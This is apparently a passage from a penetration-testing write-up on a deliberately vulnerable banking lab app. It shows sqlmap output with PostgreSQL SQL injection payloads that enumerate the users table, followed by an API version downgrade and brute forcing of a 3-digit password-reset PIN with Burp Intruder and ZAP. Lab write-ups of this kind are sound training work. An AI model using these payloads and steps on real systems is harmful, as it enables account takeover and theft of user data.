[*] ending @ 22:59:10 /2026-09-19/
As soon as we have identified different tables in the public database we see some interesteing tables like:
- users
- merchants
In our next step we can identify the columns in the users table in the public database with SQLmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(emvee㉿kali)-[~/Documents/vulnbank/vuln-bank]
└─$ sqlmap -r login.req -p username --level=5 --risk=3 -D public -T users --columns  --batch --ignore-code 401,500
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:59:51 /2026-09-19/

[22:59:51] [INFO] parsing HTTP request from 'login.req'
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[22:59:51] [INFO] resuming back-end DBMS 'postgresql'
[22:59:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON username ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: {"username":"-4844' OR 6287=6287-- OfZv","password":"Password"}

    Type: error-based
    Title: PostgreSQL OR error-based - WHERE or HAVING clause
    Payload: {"username":"-2658' OR 1346=CAST((CHR(113)||CHR(98)||CHR(98)||CHR(113)||CHR(113))||(SELECT (CASE WHEN (1346=1346) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(98)||CHR(112)||CHR(118)||CHR(113)) AS NUMERIC)-- YXak","password":"Password"}
---
[22:59:51] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[22:59:51] [INFO] fetching columns for table 'users' in database 'public'
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
[22:59:51] [WARNING] reflective value(s) found and filtering out
[22:59:51] [INFO] retrieved: 'account_number'
[22:59:51] [INFO] retrieved: 'text'
[22:59:51] [INFO] retrieved: 'balance'
[22:59:51] [INFO] retrieved: 'numeric'
[22:59:51] [INFO] retrieved: 'bio'
[22:59:51] [INFO] retrieved: 'text'
[22:59:51] [INFO] retrieved: 'id'
[22:59:51] [INFO] retrieved: 'int4'
[22:59:51] [INFO] retrieved: 'is_admin'
[22:59:51] [INFO] retrieved: 'bool'
[22:59:51] [INFO] retrieved: 'is_suspended'
[22:59:51] [INFO] retrieved: 'bool'
[22:59:51] [INFO] retrieved: 'password'
[22:59:51] [INFO] retrieved: 'text'
[22:59:51] [INFO] retrieved: 'profile_picture'
[22:59:51] [INFO] retrieved: 'text'
[22:59:51] [INFO] retrieved: 'reset_pin'
[22:59:52] [INFO] retrieved: 'text'
[22:59:52] [INFO] retrieved: 'username'
[22:59:52] [INFO] retrieved: 'text'
Database: public
Table: users
[10 columns]
+-----------------+---------+
| Column          | Type    |
+-----------------+---------+
| account_number  | text    |
| balance         | numeric |
| bio             | text    |
| id              | int4    |
| is_admin        | bool    |
| is_suspended    | bool    |
| password        | text    |
| profile_picture | text    |
| reset_pin       | text    |
| username        | text    |
+-----------------+---------+

[22:59:52] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times, 500 (Internal Server Error) - 21 times
[22:59:52] [INFO] fetched data logged to text files under '/home/emvee/.local/share/sqlmap/output/localhost'
[22:59:52] [WARNING] your sqlmap version is outdated

[*] ending @ 22:59:52 /2026-09-19/
Since we can see several column names such as username and password we can try to dump the data from this table.

One other major issue in this application identied by dumping the data from the users table is that the application is using plain text passwords.
Weak password reset
If we as attackers do not yet have access to the system, we can see that it is possible to trigger a password reset.

To perform the password reset, we are required to supply a valid username.

Next we should enter an username, the 4 digit pin and a new password. Since we don’t have any pin yet we can try to find a way in. There are several ways to hack your way into an account.
Weak password reset (3-digit PING) in old API with debug mode
When mapping out the password reset workflow, we notice through Burp Suite that the application actively routes its modern requests through a v3 API endpoint (e.g., /api/v3/reset-password).
In many financial environments, legacy code is left behind to prevent breaking backward compatibility with older applications or internal testing tools. This creates an expanded attack surface. As ethical hackers, our next logical step is to check for API version rollback vulnerabilities.
We can attempt to manually downgrade the API version by capturing the request in Burp Suite Repeater, altering the endpoint path from v3 to v1, and resending the request. If the legacy v1 endpoint is still active on the server and running in a dangerous development or debug mode, it might bypass the stricter security controls, rate limiting, or longer PIN requirements enforced by the modern v3 architecture.

Our hypothesis pays off. By forcing the application to use the legacy v1 endpoint in Burp Suite Repeater, the server’s backend debug mode reveals a massive architectural flaw. Instead of generating a complex, time sensitive token or enforcing multi factor authentication, the system falls back to its old behavior. The API response explicitly confirms that a weak, 3-digit PIN has been generated for the account recovery process.
Weak password reset (3-digit PING) in old API
While the v1 endpoint practically handed us the keys by leaking the PIN in the debug response, real world systems are rarely that generous. Curious about the evolution of the bank’s security patches, we decided to shift our focus and audit the intermediate version: the /api/v2/reset-password endpoint.
In the v2 environment, the developers had clearly realized their mistake and disabled the verbose debug output. When we trigger a password reset here, the API response remains completely blind. It no longer leaks the PIN in the server response, nor does it give us clues about whether our guesses are getting warmer. However, a closer inspection reveals that the core issue was never actually patched in this version. The application still relies on the exact same weak, 3-digit PIN architecture. It doesn’t enforce any rate limiting, and it doesn’t lock the account after multiple failed attempts. This means that even without the debug info, the vault is just as vulnerable. We just have to move away from passive analysis and switch to a pure, automated brute force attack against the backend to force our way in.
Because a 3-digit PIN only has 1000 possible combinations (from 000 to 999), it is highly susceptible to a rapid brute-force attack. By feeding this endpoint into our automation tools, we can cycle through every single combination in a matter of seconds. Once the correct PIN is discovered, the application grants us full authorization to override the account security and directly change the password of our target user.
Well, at least not for the Burp Suite Intruder (Community Edition) ow boy, this takes ages due to the built-in rate throttling! But to prove we can automate the scenario, we performed this attack with the community edition anyway to show it works.

To crack the silent v2 endpoint, we need to automate our guesses. Since we know the backend expects a 3-digit number, we can configure Burp Suite Intruder to rapidly cycle through all 1000 combinations.
First, we intercept the password reset confirmation request in the Burp Suite Proxy tab, right-click the HTTP request, and send it directly over to the Intruder tool. Inside the Positions tab, we locate the raw PIN value within the request body, highlight the digits, and click the Add § button on the right side of the interface to wrap the parameter in payload markers and turn it into our active target variable. Next, we navigate to the Payloads tab and change the payload type definition to Numbers so the generator understands we are dealing with numeric inputs. To accurately specify our 3-digit scope, we configure the payload options by setting the starting range from 000 up to 999 with an incremental step of 1, making sure to explicitly set both the minimum and maximum integer digits to 3 so that Burp correctly pads the numbers with leading zeros like 001 or 085. Once everything is properly configured across the interface, we hit the Start attack button in the top right corner to let Burp Suite spin up its engine and begin firing all 1000 sequential combinations straight at the bank’s authentication gateway.

Fortunately for us, the correct PIN was hidden somewhere halfway through the wordlist, saving us from waiting for the entire keyspace to finish. When analyzing the Intruder results table, the successful guess immediately stands out because it triggers a different Response Length or HTTP Status Code compared to the 999 failed attempts.
However, while a 1000-request attack sounds small, running this through the Burp Suite Intruder (Community Edition) feels like an absolute eternity. Because PortSwigger intentionally throttles the attack speed in the free version, the requests drop in one by one with a frustrating delay. In a real world assessment or a time sensitive CTF, waiting for a throttled intruder is simply not an option.
Weak password reset (bruteforce 4-digit PIN)
To keep up our momentum and execute this digital heist at professional speed, we need to bypass this artificial speed limit. It is time to step away from Burp’s free tier and switch over to a powerhouse alternative that doesn’t restrict our performance: OWASP ZAP FUZZ.
In OWASP ZAP Fuzzer
To bypass the speed limits of Burp Suite Community Edition, we launch the OWASP ZAP proxy and manually navigate to the password reset page to generate a valid reset PIN.

Once the request is captured in the history tab, we select the targeted PIN payload in the request body and send the packet directly to the OWASP ZAP Fuzzer module for high-speed automated execution.
